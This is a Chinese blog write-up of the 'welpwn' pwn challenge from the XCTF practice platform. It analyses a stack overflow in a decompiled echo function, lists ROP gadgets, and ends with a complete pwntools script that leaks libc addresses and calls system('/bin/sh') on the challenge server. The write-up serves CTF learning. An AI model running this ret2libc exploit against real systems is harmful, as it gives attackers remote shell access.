攻防世界 Pwn welpwn

原创

==Microsoft== 于 2021-12-25 10:57:54 发布 2219 收藏

分类专栏： Pwn 文章标签： 安全

代码事宜私信博主

本文链接：https://blog.csdn.net/MrTreebook/article/details/122140317

Pwn 专栏收录该内容

47 篇文章 0 订阅


订阅专栏

攻防世界 Pwn welpwn

1.题目下载地址

点击下载

2.checksec



- 没有canary
- 没有PIE

3.IDA分析

```
lwj@ubuntu:~/Desktop/pwn/welpwn$ ./welpwn
Welcome to RCTF
123
123
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[1024]; // [rsp+0h] [rbp-400h] BYREF

  write(1, "Welcome to RCTF\n", 0x10uLL);
  fflush(_bss_start);
  read(0, buf, 0x400uLL);
  echo((__int64)buf);
  return 0;
}
```

- main函数中有一个可以输入的地方，但是不能溢出
- 接着往下看

```
int __fastcall echo(__int64 a1)
{
  char s2[16]; // [rsp+10h] [rbp-10h] BYREF

  for ( i = 0; *(_BYTE *)(i + a1); ++i )
    s2[i] = *(_BYTE *)(i + a1);
  s2[i] = 0;
  if ( !strcmp("ROIS", s2) )
  {
    printf("RCTF{Welcome}");
    puts(" is not flag");
  }
  return printf("%s", s2);
}
```


- 在eho函数中，缓冲区至分配了0x10大小，但是传入的buf有0x400字节，因此可以看出存在溢出
- 不过拷贝遇到\x00就停止了，这个时候我们只能注入一个返回地址。
- 但是在ROPgadget里面能找到一个特殊的gadget，它就是破题的关键

```
lwj@ubuntu:~/Desktop/pwn/welpwn$ ROPgadget --binary welpwn --only "pop|ret"
Gadgets information
============================================================
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400675 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400589 : ret
0x00000000004006a5 : ret 0xc148
0x000000000040081a : ret 0xfffd
```


- 我们先分析一下拷贝前的栈结构,（每格大小为8byte）

echo_buf

echo_buf
saved_rbp
return_addr
buf
buf
buf
buf
buf
.....
buf

- 我们构造payload为'a'*0x18 + pop_4 + ROPchain，拷贝结束时栈的结构如下图所示

a'*8
a'*8
a'*8
pop_4
a'*8
a'*8
a'*8
pop_4
ROPchain

- 当4个pop完成时，栈结构如下

ROPchain	rsp
.....	

- 此时rsp指向ROPchain的开头，我们构造的rop链就能够执行了
- 第一次溢出的ROPchain如下：

---

pop rdi
read_got
puts_plt
main_addr

返回之后,第二次构造的ROPchain如下

---

pop rdi
/bin/sh addr
system

4.exp

```python
from pwn import *
from LibcSearcher import *

r = remote("111.198.29.45", 53488)

pop_rdi = 0x4008a3
pop_rsi = 0x4008a1
pop_4 = 0x40089c
main_addr = 0x4007CD
elf = ELF("./welpwn")
puts_plt = elf.plt['puts']
read_got = elf.got['read']
print r.recvuntil("Welcome to RCTF\n")
payload = "a" * 0x18 + p64(pop_4) + p64(pop_rdi) + p64(read_got) + p64(puts_plt) + p64(main_addr)
r.sendline(payload)

print r.recvuntil('a' * 0x18)
print r.recv(3)
read_addr = u64(r.recv(6).ljust(8, "\x00"))
print "read:",hex(read_addr)
libc = LibcSearcher("read", read_addr)
libc_base = read_addr - libc.dump("read")
system = libc_base + libc.dump("system")
print "system:",hex(system)
bin_sh = libc_base + libc.dump("str_bin_sh")
print "bin_sh:",hex(bin_sh)
payload = "a" * 0x18 +p64(pop_4) + p64(pop_rdi) + p64(bin_sh) + p64(system)
r.sendline(payload)
r.interactive()
```